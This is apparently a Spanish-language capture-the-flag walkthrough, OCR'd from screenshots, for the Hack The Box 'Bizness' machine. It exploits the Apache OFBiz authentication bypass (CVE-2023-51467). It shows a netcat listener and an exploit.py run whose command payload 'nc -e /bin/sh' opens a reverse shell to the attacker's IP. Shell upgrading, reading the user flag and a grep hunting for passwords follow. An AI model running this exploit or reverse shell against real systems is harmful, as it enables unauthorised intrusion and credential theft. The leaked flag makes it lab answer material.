
README.md	Update README.md	3 months ago
exploit.py	Restore command to use java only.	3 weeks ago
xdetection.py	Add detection script	3 months ago
ysoserial-all.jar	Add everything	3 months ago

Apache OFBiz Authentication Bypass Vulnerability (CVE-2023-51467 and CVE-2023-49070)

This exploit script and PoC are written for an in-depth CVE analysis on vsociety.


The Apache OFBiz Enterprise Resource Planning (ERP) system, a versatile Java-based web framework widely utilized across industries, is facing a critical security challenge. The SonicWall Threat research team's discovery of CVE-2023-51467, a severe authentication bypass vulnerability with a CVSS score of 9.8, has unveiled an alarming risk to the system's integrity. This vulnerability not only exposes the ERP system to potential exploitation but also

Ahora clonamos el proyecto




```
┌──(kali㉿kali)-[/]
└─$ cd home

┌──(kali㉿kali)-[/home]
└─$ cd kali/Documents

┌──(kali㉿kali)-[~/Documents]
└─$ cd ..

┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ git clone https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass.git
Cloning into 'Apache-OFBiz-Authentication-Bypass'...
remote: Enumerating objects: 19, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 19 (delta 3), reused 7 (delta 1), pack-reused 5
Receiving objects: 100% (19/19), 51.44 MiB | 8.82 MiB/s, done.
Resolving deltas: 100% (3/3), done.

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

Entramos a la carpeta del exploitable




```
┌──(kali㉿kali)-[~/Downloads]
└─$ cd Apache-OFBiz-Authentication-Bypass

┌──(kali㉿kali)-[~/Downloads/Apache-OFBiz-Authentication-Bypass]
└─$ ls
README.md  exploit.py  xdetection.py  ysoserial-all.jar

┌──(kali㉿kali)-[~/Downloads/Apache-OFBiz-Authentication-Bypass]
└─$ 
```

Ahora abrimos una nueva terminal y empezamos a escuchar la terminal




```
┌──(kali㉿kali)-[~/Downloads/Apache-OFBiz-Authentication-Bypass]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Downloads/Apache-OFBiz-Authentication-Bypass]
└─# nc -lnvp 4445
listening on [any] 4445 ...
```

Y volvemos al exploitable y lo ejecutamos con python3 exploit.py --url https://bizness.htb/ --cmd "nc -e /bin/sh 10.10.16.44 4455"




```
┌──(kali㉿kali)-[~/Downloads/Apache-OFBiz-Authentication-Bypass]
└─$ python3 exploit.py  --url https://bizness.htb/   --cmd 'nc -e /bin/sh 10.10.14.145 4455'
[+] Generating payload...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.
```

Ahora debemos Hacer que esta terminal sea interactiva pero luego de que el exploit funcione correctamente no logra escuchar nada en el puerto




```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 4445
listening on [any] 4445 ...
```

Encontre el error respecto al puerto de escucha ya que puse 55 en vez de 45, Ahora puedo ver completa la conexion




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.10.14.165] from (UNKNOWN) [10.10.11.252] 42356
```

Ahora ya estamos dentro de la terminal podemos identificarnos




```
└─$ nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.10.14.165] from (UNKNOWN) [10.10.11.252] 42356
whoami
ofbiz
id
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)
```

Ahora si podemos hacer la terminal dinamica para acceder a sus archivos




```
script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
ofbiz@bizness:/opt/ofbiz$ export TERM=xterm
export TERM=xterm
ofbiz@bizness:/opt/ofbiz$ ls
ls
APACHE2_HEADER  DOCKER.md                INSTALL                runtime
applications    docs                     lib                    SECURITY.md
build           framework                LICENSE                settings.gradle
build.gradle    gradle                   NOTICE                 themes
common.gradle   gradle.properties        npm-shrinkwrap.json    VERSION
config          gradlew                  OPTIONAL_LIBRARIES
docker          gradlew.bat              plugins
Dockerfile      init-gradle-wrapper.bat  README.adoc
ofbiz@bizness:/opt/ofbiz$ 
```


Luego accedemos al home y el usuario para la primera FLAG



```
docker          gradlew.bat              plugins
Dockerfile      init-gradle-wrapper.bat  README.adoc
ofbiz@bizness:/opt/ofbiz$ cd ..
cd ..
ofbiz@bizness:/opt$ cd home
cd home
bash: cd: home: No such file or directory
ofbiz@bizness:/opt$ cd ..
cd ..
ofbiz@bizness:/$ ls
ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
ofbiz@bizness:/$ cd home
cd home
ofbiz@bizness:/home$ ls
ls
ofbiz
ofbiz@bizness:/home$ cd ofbiz
cd ofbiz
ofbiz@bizness:~$ ls
ls
user.txt
ofbiz@bizness:~$ cat user.txt
```



```
ofbiz@bizness:~$ ls
ls
user.txt
ofbiz@bizness:~$ cat user.txt
cat user.txt
1b35c051964c768d0ca01bfb836cb541
```



Bizness

Linux · Easy

20 Points

2.7 580 Reviews

User Rated Difficulty

US Free 1

60 players

Target IP Address

10.10.11.252

Submit User Flag


User flag owned [3] Easy

Submit Root Flag

32 hex characters


Submit

Ahora debemos obtener la segunda bandera
Y para ello vamos a intentar escalar privilegios con el comando GREP




```
ofbiz@bizness:/$ cd opt
cd opt
ofbiz@bizness:/opt$ cd ofbiz
cd ofbiz
ofbiz@bizness:/opt/ofbiz$ grep —arin —o —E '(\w+\W+){0,5}Password(\w+\W+){0,5}' .
```

Tenemos un error respecto a los directorios




```
ofbiz@bizness:/opt/ofbiz$ grep —arin —o —E '(\w+\W+){0,5}Password(\w+\W+){0,5}' .
<in —o —E '(\w+\W+){0,5}Password(\w+\W+){0,5}' .
